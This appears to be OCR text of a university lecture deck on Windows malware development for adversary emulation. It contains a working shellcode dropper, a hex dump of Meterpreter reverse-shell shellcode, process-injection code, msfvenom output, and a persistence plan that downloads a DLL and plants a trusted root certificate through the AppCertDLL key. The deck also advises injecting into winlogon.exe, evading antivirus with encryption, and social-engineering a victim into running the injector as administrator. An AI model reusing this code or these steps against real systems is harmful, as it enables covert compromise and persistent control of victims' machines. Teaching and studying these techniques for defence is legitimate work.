
```
void* memPtr;
HANDLE thread;
HGLOBAL resourceHandle;
HRSRC resource;
unsigned char* resourcePayload;
unsigned int payloadSize;

resource = FindResource(NULL, MAKEINTRESOURCE(IDR_PAYLOAD1), L"payload");
resourceHandle = LoadResource(NULL, resource);
resourcePayload = (unsigned char*)LockResource(resourceHandle);
payloadSize = SizeofResource(NULL, resource);

memPtr = VirtualAlloc(0, payloadSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(memPtr, resourcePayload, payloadSize);
thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)memPtr, 0, 0, 0);
WaitForSingleObject(thread, -1);
```

METERPRETER SHELLCODE AS A RESOURCE FILE


dropper-rev.rc - I..._PAYLOAD1 - RCDATA
Source.cpp*
Resource View - dropper-rev
dropper-rev
dropper-rev.rc
"payload"
IDR_PAYLOAD1

```
00000000  FC E8 8F 00 00 00 60 89  E5 31 D2 64 8B 52 30 8B  ......`..1.d.R0.
00000010  52 0C 8B 52 14 31 FF 8B  72 28 0F B7 4A 26 31 C0  R..R.1..r(..J&1.
00000020  AC 3C 61 7C 02 2C 20 C1  CF 0D 01 C7 49 75 EF 52  .<a|., .....Iu.R
00000030  57 8B 52 10 8B 42 3C 01  D0 8B 40 78 85 C0 74 4C  W.R..B<...@x..tL
00000040  01 D0 8B 58 20 8B 48 18  50 01 D3 85 C9 74 3C 49  ...X .H.P....t<I
00000050  31 FF 8B 34 8B 01 D6 31  C0 C1 CF 0D AC 01 C7 38  1..4...1.......8
00000060  E0 75 F4 03 7D F8 3B 7D  24 75 E0 58 8B 58 24 01  .u..}.;}$u.X.X$.
00000070  D3 66 8B 0C 4B 8B 58 1C  01 D3 8B 04 8B 01 D0 89  .f..K.X.........
00000080  44 24 24 5B 5B 61 59 5A  51 FF E0 58 5F 5A 8B 12  D$$[[aYZQ..X_Z..
00000090  E9 80 FF FF FF 5D 68 33  32 00 00 68 77 73 32 5F  .....]h32..hws2_
000000a0  54 68 4C 77 26 07 89 E8  FF D0 B8 90 01 00 00 29  ThLw&..........)
000000b0  C4 54 50 68 29 80 6B 00  FF D5 6A 0A 68 0A 00 02  .TPh).k...j.h...
000000c0  07 68 02 00 20 E5 89 E6  50 50 50 50 40 50 40 50  .h.. ...PPPP@P@P
000000d0  68 EA 0F DF E0 FF D5 97  6A 10 56 57 68 99 A5 74  h.......j.VWh..t
000000e0  61 FF D5 85 C0 74 0A FF  4E 08 75 EC E8 67 00 00  a....t..N.u..g..
000000f0  00 6A 00 6A 04 56 57 68  02 D9 C8 5F FF D5 83 F8  .j.j.VWh..._....
00000100  00 7E 36 8B 36 6A 40 68  00 10 00 00 56 6A 00 68  .~6.6j@h....Vj.h
00000110  58 A4 53 E5 FF D5 93 53  6A 00 56 53 57 68 02 D9  X.S....Sj.VSWh..
00000120  C8 5F FF D5 83 F8 00 7D  28 58 68 00 40 00 00 6A  ._.....}(Xh.@..j
00000130  00 50 68 0B 2F 0F 30 FF  D5 57 68 75 6E 4D 61 FF  .Ph./.0..WhunMa.
00000140  D5 5E 5E FF 0C 24 0F 85  70 FF FF FF E9 9B FF FF  .^^..$..p.......
00000150  FF 01 C3 29 C6 75 C1 C3  BB F0 B5 A2 56 6A 00 53  ...).u......Vj.S
00000160  FF D5                                             ..
```

MALWARE IN GHIDRA



Program Trees

dropper-rev.exe
- Headers
- .text
- .rdata
- .data
- .rsrc
- .reloc
- Debug Data

Listing: dropper-rev.exe

```
                    ****************************************************************
                    * Rsrc_PAYLOAD_65_409 Size of resource: 0x162 bytes             *
                    ****************************************************************
                    .rsrc$02                                    XREF[1]:     main:0040100c(*)
                    Rsrc_PAYLOAD_65_409
   004160b0 fc e8 8f     db[354]
            00 00 00
            60 89 e5 ...
      004160b0 [0]           FCh, E8h, 8Fh,  0h
      004160b4 [4]            0h,  0h, 60h, 89h
      004160b8 [8]           E5h, 31h, D2h, 64h
      004160bc [12]          8Bh, 52h, 30h, 8Bh
```

AGENDA

1. Configuring your malware development environment
2. Windows Development
3. AppCertDLL Implant (Hello world!)
4. Droppers
5. <u>Process Injection</u>
6. Bringing it all together

HIGH-LEVEL PROCESS INJECTION

- Just a dropper for another process…
- Pattern….

• Find the process to inject into…	(More in that in a min)
• Allocate new virtual memory to hold shellcode	VirtualAllocEx()
• Allows you to allocate memory in other processes	
• Copy shellcode into allocated memory	RtlMoveMemory()
	WriteProcessMemory()
• Create a process/thread pointed at virtual memory	CreateRemoteThread()

FINDING YOUR PROCESS ID

`HANDLE snap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)`

- Provides access to (effectively) a linked list of running processes similar to tasklist

- Fetch the first process in the linked list

```
PROCESSENTRY32 curproc
Process32First(snap, &curproc)
```


- Iterate over the linked list

Name of current process (explorer.exe)


Process name you're looking for

```
while(Process32Next(snap, &curproc)){if (wcscmp(proc.szExeFile, winProcName) == 0) …}
```

PROCESS INJECTION



```c
HANDLE remoteProcess;
remoteProcess = OpenProcess( PROCESS_CREATE_THREAD |
    PROCESS_QUERY_INFORMATION |
    PROCESS_VM_OPERATION |
    PROCESS_VM_READ |
    PROCESS_VM_WRITE,
    FALSE,
    (DWORD)procID);
```



```c
LPVOID addr = NULL; // Ptr to memory in remote process we allocate
HANDLE threadHandle = NULL; // Ptr to the remote thread we create to run payload
SIZE_T bytesWritten;

//Allocate memory in remote process
addr = VirtualAllocEx(remoteProcess, NULL, payloadLength, MEM_COMMIT, PAGE_EXECUTE_READ);
WriteProcessMemory(remoteProcess, addr, (PVOID)payload, (SIZE_T)payloadLength, &bytesWritten);
threadHandle = CreateRemoteThread(remoteProcess, NULL, 0, (LPTHREAD_START_ROUTINE)addr, NULL, NULL, NULL);
```

msfvenom shellcode


Encrypt API calls for added stealth

AGENDA

1. Configuring your malware development environment
2. Windows Development
3. AppCertDLL Implant (Hello world!)
4. Droppers
5. Process Injection
6. <u>Bringing it all together</u>

WHAT MIGHT THE FULL PLATFORM LOOK LIKE?


- Step 0: Write your malicious DLL w/ payload in DLLMain
- Step 1: Write a Powershell one-liner to….
  - Check the AppCertDLL registry key every X seconds/minutes/hours
  - Whenever it is unset…
    - Download a .CER (public key) and insert it into the Trusted Root CAs
    - Download a DLL and drop it onto the filesystem
    - Set AppCertDLL registry key



```
$statusCheck=Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Session Manager\AppCertDLLs" -Name "ugh"; $statusCheck;
```

WHAT MIGHT THE FULL PLATFORM LOOK LIKE?

- Step 2: Generate shellcode for your Powershell one-liner



```
└─$ msfvenom -p windows/exec CMD='powershell.exe -command "$statusCheck=Get-ItemProperty -Path \"HKLM:\System\CurrentControlSet\Control\Session Manager\AppCertDLLs\" -Name \"ugh\"; $statusCh
eck;"' -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 346 bytes
Final size of c file: 1480 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
"\x00\x53\xff\xd5\x70\x6f\x77\x65\x72\x73\x68\x65\x6c\x6c\x2e"
"\x65\x78\x65\x20\x2d\x63\x6f\x6d\x6d\x61\x6e\x64\x20\x22\x24"
"\x73\x74\x61\x74\x75\x73\x43\x68\x65\x63\x6b\x3d\x47\x65\x74"
"\x2d\x49\x74\x65\x6d\x50\x72\x6f\x70\x65\x72\x74\x79\x20\x2d"
"\x50\x61\x74\x68\x20\x5c\x22\x48\x4b\x4c\x4d\x3a\x5c\x53\x79"
"\x73\x74\x65\x6d\x5c\x43\x75\x72\x72\x65\x6e\x74\x43\x6f\x6e"
"\x74\x72\x6f\x6c\x53\x65\x74\x5c\x43\x6f\x6e\x74\x72\x6f\x6c"
"\x5c\x53\x65\x73\x73\x69\x6f\x6e\x20\x4d\x61\x6e\x61\x67\x65"
"\x72\x5c\x41\x70\x70\x43\x65\x72\x74\x44\x4c\x4c\x73\x5c\x22"
"\x20\x2d\x4e\x61\x6d\x65\x20\x5c\x22\x75\x67\x68\x5c\x22\x3b"
"\x20\x24\x73\x74\x61\x74\x75\x73\x43\x68\x65\x63\x6b\x3b\x22"
"\x00";
```


Encrypt malware for added stealth

WHAT MIGHT THE FULL PLATFORM LOOK LIKE?

- Step 3: Write a process injector to inject your shellcode into a highly privileged process
    - winlogon.exe is pretty good
    - lsass.exe is not that great (tends to blue screen)
- Step 4: Social engineer someone into running your injector as an administrator
- Step 5: Make use of your payload

WHERE COULD THIS GO WRONG?

- AV catches your injector (likely)
- AV catches your malicious DLL (less likely)
- Someone uploads either to Virus Total (very likely)
- Your signing certificate gets removed
  - There are tools for auditing against MSFT's certs
- Registry / Registry key changes are being watched
- Powershell is unable to execute
- The user reboots the system (bye-bye proc injection)



MalwareHunterTeam @malwrhunterteam · 22m

71a0f9024181837ad587ecabd7fc3ffba88d38249be002322cb176bbdc43a785
PDB: "C:\Users\Rob\Desktop\GitLab\Personal Projects\payload-encryptor\EncryptedInjector\x64\Release\EncryptedInjector.pdb"
cc @VK_Intel @bryceabdo @JAMESWT_MHT

```
Found match: %ws
Not Found: %ws
kernel32.dll
Payload is running...
Notepad.exe
Done looking, not found
Walking the table bailed, error
ProcID: %d
All done
Injection failed
```

1 2 2

Rob Olson
@NerdProf


Replying to @malwrhunterteam @VK_Intel and 2 others

Sorry about this. This was a proof-of-concept I was demonstrating in a course of mine yesterday.

8:26 PM · Mar 2, 2022 · Twitter Web App

SOME CLOSING THOUGHTS…

• Goal?	Demystifying entry-level Windows malware development
• Why?	Adversary emulation & reverse engineering
• How?	C / C++
• And then…	let’s hope nothing in the planned execution chain gets caught



Any questions?

@nerdprof, rboics@rit.edu